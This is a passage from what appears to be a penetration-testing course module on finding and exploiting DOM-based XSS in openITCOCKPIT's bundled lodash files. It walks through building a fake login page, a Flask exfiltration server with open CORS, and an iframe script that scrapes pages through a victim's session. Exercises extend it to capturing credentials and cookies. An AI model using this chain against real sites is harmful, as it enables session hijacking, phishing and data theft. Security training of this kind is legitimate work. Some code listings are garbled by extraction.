¹⁴⁶ (OWASP, 2020), https://owasp.org/www-community/attacks/DOM_Based_XSS

¹⁴⁷ (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction

¹⁴⁸ (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/API/Document_object_model/Using_the_W3C_DOM_Level_1_Core

elements can be identified by id,¹⁴⁹ class,¹⁵⁰ tag name,¹⁵¹ and other identifiers that propagate to the objects in the DOM.

Browsers generate a DOM from HTML so they can enable programmatic manipulation of a page via JavaScript. Developers may use JavaScript to manipulate the DOM for background tasks, UI changes, etc, all from the client's browser. While the dynamic changes could be done on the server side by dynamically generating the HTML and sending it back to the user, this adds a significant delay to the application.

For this manipulation to occur, JavaScript implements the *Document*¹⁵² interface. To query for an object on the DOM, the *document* interface implements APIs like *getElementById*, *getElementsByClassName*, and *getElementsByTagName*. The objects that are returned from the query inherit from the *Element* base class. The *Element* class contains properties like *innerHTML* to manipulate the content within the HTML element. The *Document* interface allows for direct writing to the DOM via the *write()* method.

DOM-based XSS can occur if unsanitized user input is provided to a property, like *innerHTML* or a method like *write()*.

For example, consider the inline JavaScript shown in Listing 408.

```
<!DOCTYPE html>
<html>
<head>
<script>
    const queryString = location.search;
    const urlParams = new URLSearchParams(queryString);
const name = urlParams.get('name')
    document.write('<h1>Hello, ' + name + '</h1>');
</script>
</head>
</html>
```

Listing 408 - Example DOM XSS

In Listing 408, the JavaScript between the script tags will first extract the query string from the URL. Using the *URLSearchParams*¹⁵³ interface, the constructor will parse the query string and return a *URLSearchParams* object, which is saved in the *urlParams* variable. Next, the name parameter is extracted from the URL parameters using the *get* method. Finally, an *h1* element is written to the document using the name passed as a query string.

¹⁴⁹ (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/HTML/Global_attributes/id

¹⁵⁰ (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Global_attributes/class

¹⁵¹ (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/API/Element/tagName>

¹⁵² (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/API/Document>

¹⁵³ (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/API/URLSearchParams>

We will save the HTML contents of Listing 408 into /home/kali/xsstest.html. We don't need to use Apache for this demo. To open the file in Firefox, we can run `firefox xsstest.html` and a new



Figure 270: Hello Jimmy on Page

However, if we append "?name=<script>alert(1)</script>" to the URL, the browser executes our

window should appear.

When we append ?name=Jimmy to the URL, the message "Hello, Jimmy" is displayed.

JavaScript code.




Figure 271: Hello XSS

If a file like this were hosted on a server, the resulting vulnerability would be a categorized as *reflected DOM-based XSS*. It is important to note that DOM-based XSS can also be stored if the value appended to the DOM is obtained from a user-controlled database value. In our situation, we can safely assume that the HTML files we found earlier are not pulling data from a database.

10.5 XSS Hunting

We'll start our hunt for DOM-based XSS by searching for references to the *document* object. However, running a search for "document" will generate many false positives. Instead, we'll search for "document.write" and narrow or broaden the search as needed. We will use `grep` recursively with the `-r` command in the `~/packages` directory that we created earlier. To limit the results we will also use the `-include` flag to only search for HTML files.

```
kali@kali:~/packages$ grep -r "document.write" ./ --include *.html
./lodash-3.9.3/perf/index.html:          document.write('<script src="' + ui.buildPath
+ '"><\/script>');
./lodash-3.9.3/perf/index.html:          document.write('<script src="' + ui.otherPath
+ '"><\/script>');
./lodash-3.9.3/perf/index.html:          document.write('<applet
code="nano" archive="../vendor/benchmark.js/nano.jar"></applet>');
./lodash-3.9.3/test/underscore.html:       document.write(ui.urlParams.loader !=
'none'
./lodash-3.9.3/test/index.html:           document.write('<script src="' +
ui.buildPath + '"><\/script>');
./lodash-3.9.3/test/index.html:           document.write(ui.isForeign ||
ui.urlParams.loader == 'none')
./lodash-3.9.3/test/backbone.html:        document.write(ui.urlParams.loader !=
'none'
```

Listing 409 - Search For Write

The results of this search reveal four unique files that write directly to the *document*. We also find interesting keywords like "urlParams" in the *ui* object that potentially point to the use of userprovided data. Let's (randomly) inspect the `/lodash-3.9.3/perf/index.html` file.

The snippet shown in Listing 410 is part of the `/lodash-3.9.3/perf/index.html` file.

```
<script src="./asset/perf-ui.js"></script>
<script>
    document.write('<script src="' + ui.buildPath + '"><\/script>');
</script> <script>
    var lodash = _.noConflict();
</script> <script>
    document.write('<script src="' + ui.otherPath + '"><\/script>'); </script>
```

Listing 410 - Discovered potential XSS

In Listing 410, we notice the use of the `document.write` function to load a script on the web page. The source of the script is set to the `ui.otherPath` and `ui.buildPath` variable. If this variable is usercontrolled, we would have access to DOM-based XSS.

Although we don't know the origin of `ui.buildPath` and `ui.otherPath`, we can search the included files for clues. Let's start by determining how `ui.buildPath` is set with `grep`. We know that JavaScript variables are set with the “=” sign. However, we don't know if there is a space, tab, or any other delimiter between the “buildPath” and the “=” sign. We can use a regex with `grep` to compensate for this.

```
kali@kali:~/packages$ grep -r "buildPath[[:space:]]*=" ./ lodash-
3.9.3/test/asset/test-ui.js: ui.buildPath = (function() {
./lodash-3.9.3/perf/asset/perf-ui.js: ui.buildPath = (function() {
```

Listing 411 - Searching for buildPath

The search revealed two files: `asset/perf-ui.js` and `asset/test-ui.js`. Listing 410 shows that `./asset/perf-ui.js` is loaded into the HTML page that is being targeted. Let's open the `perf-ui.js` file and navigate to the section where `buildPath` is set.

```
kali@kali:~/packages$ cat ./lodash-3.9.3/perf/asset/perf-ui.js ...
/** The lodash build to load. */
var build = (build = /build=([^&]+)/.exec(location.search)) &&
decodeURIComponent(build[1]); ...
// The lodash build file path.
ui.buildPath = (function() {
var result; switch (build) {
  case 'lodash-compat': result = 'lodash.compat.min.js'; break;
  case 'lodash-custom-dev': result = 'lodash.custom.js'; break;
  case 'lodash-custom': result = 'lodash.custom.min.js'; break;
  case null: build = 'lodash-modern'; case 'lodash-
modern': result = 'lodash.min.js'; break; default:
return build;
}
return basePath + result; })(); ...
```

Listing 412 - perf-ui.js

The `ui.buildPath` is set near the bottom of the file. A `switch` returns the value of the `build` variable by default if no other condition is true. The `build` variable is set near the beginning of the file and is obtained from `location.search` (the query string) and the value of the query string is parsed using regex. The regex looks for “build=” in the query string and extracts the value. We do not find any other sanitization of the `build` variable in the code. At this point, we should have a path to DOM XSS through the “build” query parameter!

10.5.1 Exercise

Using what we have discovered in this section, create an XSS that displays an alert message.

10.6 Advanced XSS Exploitation

After completion of the exercise we should have a basic working XSS exploit, but an alert box is far from “exploitation”. We need to devise a strategy to escalate our current level of access.

However, we have a very limited amount of information that we can use to create a targeted XSS attack.

10.6.1 What We Can and Can't Do

A reflected DOM-based XSS vulnerability provides limited opportunities. Let's discuss what we can and can't do at this point.

First, we will need a victim to exploit. Unlike stored XSS, which can exploit anyone who visits the page, we will have to craft a specific link to send to a victim. Once the victim visits the page, the XSS will be triggered.

If we use Burp to inspect any of the requests and responses sent to and from the application, we may notice a cookie named *itnovum*. Since we don't have credentialled access to the application, we can only assume that this is the cookie used for session management. Under the *Storage* tab in Firefox's developer tools, we find that the cookie also has the *HttpOnly*¹⁵⁴ flag set. This means that we won't be able to access the user's session cookie using XSS. Instead of stealing the session cookie, we will have to find a different way to get information about the victim and the host.

¹⁵⁴ (OWASP, 2020), <https://owasp.org/www-community/HttpOnly>




Figure 272: Checking HttpOnly

While we won't have access to the user's session cookie, we do have access to the DOM, and we can control what is loaded and rendered on the web page with XSS. Conveniently, when a user's browser requests content from a web page (whether it is triggered by a refresh or by JavaScript), the browser will automatically include the session cookie in the request. This is true even if JavaScript doesn't have direct access to the cookie value. This means that we can add content to the DOM via XSS of an authenticated victim to load resources only accessible by authenticated users. While JavaScript has access to manipulate the DOM, the browser sets certain restrictions to what JavaScript has access to via the *Same-Origin Policy* (SOP).²⁰¹

The SOP allows different pages from the same origin to communicate and share resources. For example, the SOP allows JavaScript running on <https://openitcockpit/js/vendor/lodash/perf/index.html> to send a request using `XMLHttpRequest(XHR)`²⁰² or `fetch`²⁰³ to <https://openitcockpit/> and read the contents of the response. Since we have XSS on the domain we are targeting, we can load any page from the

²⁰¹ (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy ²⁰² (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest> ²⁰³ (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API/Using_Fetch

same source and retrieve its contents. The benefit of this is that if the victim of the XSS is already authenticated, the browser will automatically send their session cookie when the content is requested via XHR, giving us a means of accessing authenticated content by riding an existing user's session.

It is important to note that this also means that the SOP disallows JavaScript from reaching out and accessing content from different origins. For example, JavaScript running on https://evil.com cannot send XHR requests to https://google.com.

Using this information, we can use the XSS to scrape the home page that our authenticated victim has access to. Once loaded, we can find all links, load the links using XHR, and forward the content back to us. This will give us access to the authenticated user's data and potentially open a new avenue for exploitation.

It is important to note that an XSS is only running while the victim has the window open with the XSS. While there are tricks that slow down the victims' ability exit the window, we still want to run the XSS as quickly as possible.

While we could utilize some features from *The Browser Exploitation Framework*(BeEF),²⁰⁴ we are opting out of using BeEF. A significant effort in development of a new plugin and configuration of BeEF would be necessary for the result we are looking for. Instead, we will write our own application. The application will consist of 3 main components: the XSS payload script, a *SQLite*²⁰⁵ database to store collected content, and a *Flask*²⁰⁶ API server to receive content collected by the XSS payload. While the database is not completely necessary, it will make the application more extensible for some Extra Mile challenges.

In addition to the 3 main components, we have additional criteria:

1. The XSS page must look convincing enough to ensure the victim won't leave the page.
2. Second, the content we scraped and stored in the database will be used to recreate the remote HTML files locally. We will create a separate script to dump the contents of the database.
3. The database script must be written in a way so that it can be imported and used in multiple scripts. This will save us time and ensure code can be reused.

We will start by creating a realistic landing page from the XSS that we discovered earlier.

²⁰⁴ (BeEF, 2020), <https://beefproject.com/> ²⁰⁵ (SQLite, 2020), <https://www.sqlite.org/index.html> ²⁰⁶ (The Pallets Project, 2020), <https://palletsprojects.com/p/flask/>

10.6.2 Writing to DOM

Now that we are aware of our limitations and have a specific goal, we will begin manipulating the DOM to display a realistic openITCOCKPIT page. The *Firefox Developer Tools*¹⁵⁵ will be immensely helpful during this process.

First, we will load the page with the XSS vulnerability (<https://openitcockpit/js/vendor/lodash/perf/index.html>) and click the *Deactivate Firebug* button in the top right to prevent the page from consuming too many resources.




Figure 273: Stopping Firebug Execution

We can open the Firefox console with **C+B+K**, where we can type in any JavaScript to test the outcome before we place it into our final script.

Using the *document* interface, we can query for HTML elements via the *getElementsByName* and *getElementsByTagNames* methods. We can change the content of an HTML element with the *innerHTML* property. We can also create new elements with *createElement* method.

For example, we can query for all “body” elements using `document.getElementsByTagName("body")` and access the first (and only) item in the array with `[0]`.

Notice that the action is plural when querying for multiple elements (`getElementsByName`) while “element” is singular when querying for a single element (`getElementById`). Typically, we expect multiple elements when querying by the tag name (`div`, `p`, `img`) but expect an element to use a unique ID. When using methods that return multiple objects, we should expect an array to be returned even if only a single object is found.

```
>> document.getElementsByTagName("body") [0]
<- <body>
```

¹⁵⁵ (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Tools>

Listing 413 - Querying for body elements

We can save the reference to the object by prepending the command with `body = .`

```
>> body = document.getElementsByTagName("body")[0]
<- <body>
```

Listing 414 - Saving body element to variable

Next, we can get the contents of `body` by accessing the `innerHTML` property.

```
>> body.innerHTML
<- "
<div id=\"perf-toolbar\"><span style=\"float: right;\">
...
</script>
"
```

Listing 415 - Accessing body's innerHTML

We can also overwrite the HTML in `body` by setting `innerHTML` equal to a string of valid HTML.

```
>> body.innerHTML = "<h1>Magic!</h1>"
<- "<h1>Magic!</h1>"
```

Listing 416 - Setting the innerHTML

Once the code is executed, we'll change the page to display the text "Magic" with `h1` tag.




Figure 274: Magic in Browser

Using this method, we can control every aspect of the user experience. Later, we will expand on these concepts and use XHR requests to retrieve content in a way the victim won't notice.

10.6.2.1 Exercises

1. Obtain the HTML from the openITCOCKPIT login page and rewrite the DOM to mimic the login exactly. Hint: It is also possible to query for the *html* element, which is at a higher level than the *body* element. The *html* element will make the modification easier. You should not have to run any XHR requests at this point. Hardcoded HTML will suffice.
2. Save the code created in this exercise into a file named client.js. We will later write it to a file so that the XSS we discovered earlier can automatically load it.

10.6.2.2 Extra Mile

Change the form of the fake login page to prevent the form from loading a new page. Currently, if a user submits their credentials in the fake login page, we will not capture it and the user will be redirected away from the XSS. We want to keep the user on this page for as long as possible. Don't worry about grabbing the data and sending it over just yet. We'll cover this in a following section.

10.6.3 Creating the Database

A login page will make the XSS page look more realistic, but it isn't very useful in furthering exploitation. Before we devise a method of sending and receiving content from the victim, we will need a system of capturing and storing data (either user input or data obtained from the victims' session). To store data, we will use a SQLite database. We will start by creating a script to initialize the database and provide functions to insert data. The database script should be able to be run from the command line. In addition, both the API server and script to dump the database should be able to import the functions from the database script. Allowing the script to be imported will make our code reusable and more organized.

Our script will accept four main arguments: one to create a database, another to insert content, a third to get content, and the final to list the location (URL) the content was obtained from. The purpose of allowing the database script to be executed from the command line is to ease the development process by allowing us to test each function.

We will use *argparse*¹⁵⁶ to determine the actions for each argument. Before we start parsing arguments, we will *import* the necessary modules. The content in Listing 417 will be saved to a file named db.py.

```
import sqlite3
import argparse
import os
```

Listing 417 - Required imports

Next, we will define the filename to save the database and write the parser for the arguments. We only want to parse arguments if the script is executed directly and not if it is imported. When

¹⁵⁶ (Python, 2020), <https://docs.python.org/3/library/argparse.html>

python is executed directly, it sets the `__name__` variable to `__main__`. We can check for this before we parse the arguments:

```
if __name__ == "__main__":
    database = r"sqlite.db"
    parser = argparse.ArgumentParser()
    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument('--create', '-c', help='Create Database', action='store_true')
    group.add_argument('--insert', '-i', help='Insert Content', action='store_true')
    group.add_argument('--get', '-g', help='Get Content', action='store_true')
    group.add_argument('--getLocations', '-l', help='Get all Locations',
                      action='store_true')

    parser.add_argument('--location', '-L')
    parser.add_argument('--content', '-C')      args
= parser.parse_args()
```

Listing 418 - Parsing args of db.py

We first define the database filename as `sqlite.db`. Next, will need to parse the arguments so they execute the appropriate function. This script will have five functions: `create_connection`, `insert_content`, `create_db`, `get_content`, and `get_locations`. These functions will all be called depending on the argument passed to the script. However, all actions will require a database connection.

Just below the last line in Listing 418, we will add this content:

```
conn = create_connection(database)
if (args.create):          print("[+] Creating Database")
create_db(conn)      elif (args.insert):          if(args.location is
None and args.content is None):          parser.error("--insert
requires --location, --content.")
else:
    print("[+] Inserting Data")
    insert_content(conn, (args.location, args.content))
conn.commit()      elif (args.get):
    if(args.location is None):
        parser.error("--get requires --location, --content.")
    else:
        print("[+] Getting Content")
        print(get_content(conn, (args.location,)))
if (args.getLocations):
    print("[+] Getting All Locations")
print(get_locations(conn))
```

Listing 419 - Calling the appropriate function

The code in Listing 419 will first establish a database connection. Once established, the script will check if any of the arguments were called and call the appropriate function. Some arguments, like `get` and `insert`, require additional parameters like `location` and `content`.

With the arguments parsed, we can begin writing the function to create the database connection. This function will accept a file name as an argument. The file name will be passed into the function `sqlite3.connect()` to create the connection. If successful, the connection will be returned.

```
def create_connection(db_file):
    conn = None
    try:
        conn = sqlite3.connect(db_file)
    except Error as e:
        print(e)
    return conn
```

Listing 420 - create_connection Function

We'll add the `create_connection` function just under the imports. With the database connection created, we can concentrate on creating the table in the database. The table that stores the content will have three columns:

1. An integer that auto-increments as the primary key.
2. The location, in the form of a URL, that the content was obtained from.
3. The content in the form of a *blob*.

The SQL to create the table is shown below:

```
CREATE TABLE IF NOT EXISTS content (
    id integer PRIMARY KEY,
    location text NOT NULL,
    content blob
);
```

Listing 421 - SQL to create the content table

This SQL command will be executed in the `create_db` function, which will accept a connection and execute the `CREATE TABLE` command. If the execution fails, an error will be printed. This function is shown in Listing 422.

```
def create_db(conn):
    createContentTable="""CREATE TABLE IF
NOT EXISTS content (
    id integer PRIMARY KEY,
    location text NOT NULL,
    content blob);"""
    try:
        c = conn.cursor()
        c.execute(createContentTable)
    except Error as e:
        print(e)
```

Listing 422 - create_db Function

We'll include this function after the `create_connection` function. At this point, we should be able to run `python3 db.py --create` to create the database.

```
kali@kali:~/scripts$ python3 db.py --create
[+] Creating Database kali@kali:~/scripts$ ls -
ah total 20K drwxr-xr-x 2 kali kali 4.0K May
21 16:23 .
drwxr-xr-x 27 kali kali 4.0K May 21
16:22 .. -rw-r--r-- 1 kali kali 1.9K May 21
16:23 db.py
-rw-r--r-- 1 kali kali 8.0K May 21 16:23 sqlite.db
```

Listing 423 - Running db.py to Create the Database

Success! We have confirmed that our script can create a database file.

10.6.3.1 Exercises

1. Finish creating the script by finishing the rest of the functions: `insert_content`, `get_content`, and `get_locations`.
 - `insert_content` should return the `rowid` of the last inserted content.
 - `get_content` should only return the content stored based off a location.
 - `get_locations` should return a list of all locations in the database.
2. Run the script to create a database with an empty content table. Add some data to confirm that your function are working as expected. Once confirmed, delete the sqlite.db file and recreate an empty database.

10.6.4 Creating the API

Now that we have completed the database script, we'll work on the application that will collect the data sent from the user's browser. This data will be stored in the SQLite database that we just created.

We will build the API server with Flask and we'll name the file `api.py`. We will also import some functions from the `db.py` file that we just created and the `flask_cors`¹⁵⁷ module.

We selected the Flask framework since it's easy to start and does not require significant configuration. Flask extensions (like `flask_cors`) extend the functionality of the web application without significant amounts of code. We'll use the `flask_cors` extension to send the "CORS" header, which we'll discuss in more detail.

```
from flask import Flask, request, send_file
from db import create_connection, insert_content, create_db from flask_cors
import CORS
```

Listing 424 - Imports for api.py

For this section, we will need pip to install flask-cors. If it is not already installed, we can install it in Kali with sudo apt install python3-pip. To install flask_cors, run sudo pip3 install flask_cors.

Next, we need to define the Flask app and the CORS extension. Since we will be calling this API server using the XSS, we also need to set the *Cross-Origin Resource Sharing*(CORS)¹⁵⁸ header. The CORS header instructs a browser to allow XHR requests to access resources from other origins. In the case of the XSS we have discovered, we want to instruct the browser to allow the XSS payload (running from `https://openitcockpit`) to be able to reach out to our API server to send the discovered content. Finally, we will also need to define the database file we are using (this will be the same database we created in the script earlier). Below the imports we will add the code found in Listing 425.

```
app = Flask(__name__)
CORS(app)
```

¹⁵⁷ (Cory Dolphin, 2013), <https://flask-cors.readthedocs.io/en/latest/>

¹⁵⁸ (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>

```
database = r"sqlite.db"
```

Listing 425 - Defining the Flask app and setting the CORS header

The `cors(app)` command sets the CORS header to accept connections from any domain. With that set, we can start the web server with `app.run`. However, since openITCOCKPIT runs on HTTPS, any modern browser will block mixed requests (HTTPS to HTTP). To get around this, we'll run the Flask application on port 443 and generate a self-signed certificate and key. Since the certificate will be self-signed, we will also need to accept the certificate in Firefox for our Kali's IP address.

Normally, we would use a properly-issued certificate and purchase a domain to host the API server, but for the purposes of this module, a self-signed certificate will suffice. A key and certificate can be generated using the `openssl` command.

```
kali@kali:~/scripts$ openssl req -x509 -newkey rsa:4096 -nodes -out cert.pem -keyout
key.pem -days 365
Generating a RSA private key
................................................................
.....+++++
.....++++ writing
new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated into
your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:kali Email
Address []:
```

Listing 426 - Generating Key and Certificate

With the certificate and key generated, we will load them into the API application and specify the host and port to run on.

```
app.run(host='0.0.0.0', port=443, ssl_context=('cert.pem', 'key.pem'))
```

Listing 427 - Starting the Flask app

We'll enter the code in Listing 427 below the configuration of the `app` and `database` variables. This line will always be the last line of this script.

Now that the Flask server is set to run, we need to create some endpoints. The first endpoint will respond with the contents of `client.js` (the XSS payload) to allow the XSS to load our payload.

We'll use a Python *decorator*¹⁵⁹ to set the route. Specifically, we'll set the name of the route and the method that will be allowed (GET). We will send the client.js file with Flask's *send_file* function.

The code for this is shown in Listing 428 and will be entered after the configuration of the *app* and *database* variables but before *app.run* is called:

```
@app.route('/client.js', methods=['GET'])
def clientjs():
    print("[+] Sending
Payload")
    return send_file('./client.js', attachment_filename='client.js')
```

Listing 428 - Responding with client.js

Running the API with **sudo python3 api.py** should start the listener on port 443.

```
kali@kali:~/scripts$ sudo python3 api.py
* Serving Flask app "api" (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on https://0.0.0.0:443/ (Press CTRL+C to quit)
[+] Sending Payload
```

Listing 429 - Starting the API Server

Opening a browser to <https://<Your Kali IP>/client.js> and accepting the self-signed certificate should display the client.js file that we've created earlier. This URL will become the source of the payload for the XSS.

10.6.4.1 Exercise

1. Finish the script to accept a POST request with the HTML contents of an entire page (which we will obtain later) and the URL of where the contents were obtained from. The parameters should be named *content* and *url*, respectively.
2. Exploit the XSS discovered earlier but this time use <https://<Your Kali IP>/client.js> as the payload. If successful, the XSS should display the fake Login page.

10.6.4.2 Extra Mile

Add the ability to store credentials and cookies that are obtained from an XSS victim. These should be stored in separate tables and will require modifications to the database script as well.

10.6.5 Scraping Content

Now that we have a web server to send our data to and a database to store the data, we need to finish the client.js script that targets the authenticated victim and will scrape the data they have

access to. In addition to replacing the DOM with the fake login page that was created earlier, there will be four additional steps. Our script will:

¹⁵⁹ (Hackers And Slackers, 2020), <https://hackersandslackers.com/flask-routes/#defining-routes>

1. Load the home page.
2. Search for all unique links and save their hrefs.
3. Fetch the content of each link.
4. Send the content obtained from each link to our API server.

At this point, we do not know the URL of the homepage for an authenticated user. However, since visiting the root of the application as an unauthenticated user redirects to a login page, we can assume the root of the application will redirect to an authenticated page if a session exists. While we will use XHR requests to fetch the content of each link we find, we don't want to use an XHR request on the home page since we don't know if the JavaScript sources running on the home page add additional links to the DOM after the page is loaded. Instead, we will use an *iframe* since it will load the page, follow any redirects, and render any JavaScript. Once the page is fully loaded, we can grab all the links that the authenticated user has access to.

In addition to loading the home page, there are a few additional important items to consider regarding loading the links we discover. First, we don't want to follow a link that will log out the current session. So we will avoid any links that contain the words "logout", "log-out", "signout", or "sign-out". Second, we don't want to scrape all links as soon as we open the *iframe*. We have already seen that openITCOCKPIT loads a lot of JavaScript. This JavaScript could load additional content after the HTML is rendered. To avoid this, we will wait a few seconds after the page is "loaded" to ensure that everything is added to the DOM.

We will add JavaScript beneath the existing client.js code that will create a full-page *iframe* element, set an *onload* action, and set the source of the page to the root of openITCOCKPIT. The JavaScript code for this is shown in Listing 430.

```
var iframe = document.createElement('iframe');
iframe.setAttribute("style","display:none")
iframe.onload = actions; iframe.width = "100%"
iframe.height = "100%"
iframe.src = "https://openitcockpit"

body = document.getElementsByTagName('body')[0]; body.appendChild(iframe)
```

*Listing 430 - Creating a homepage *iframe**

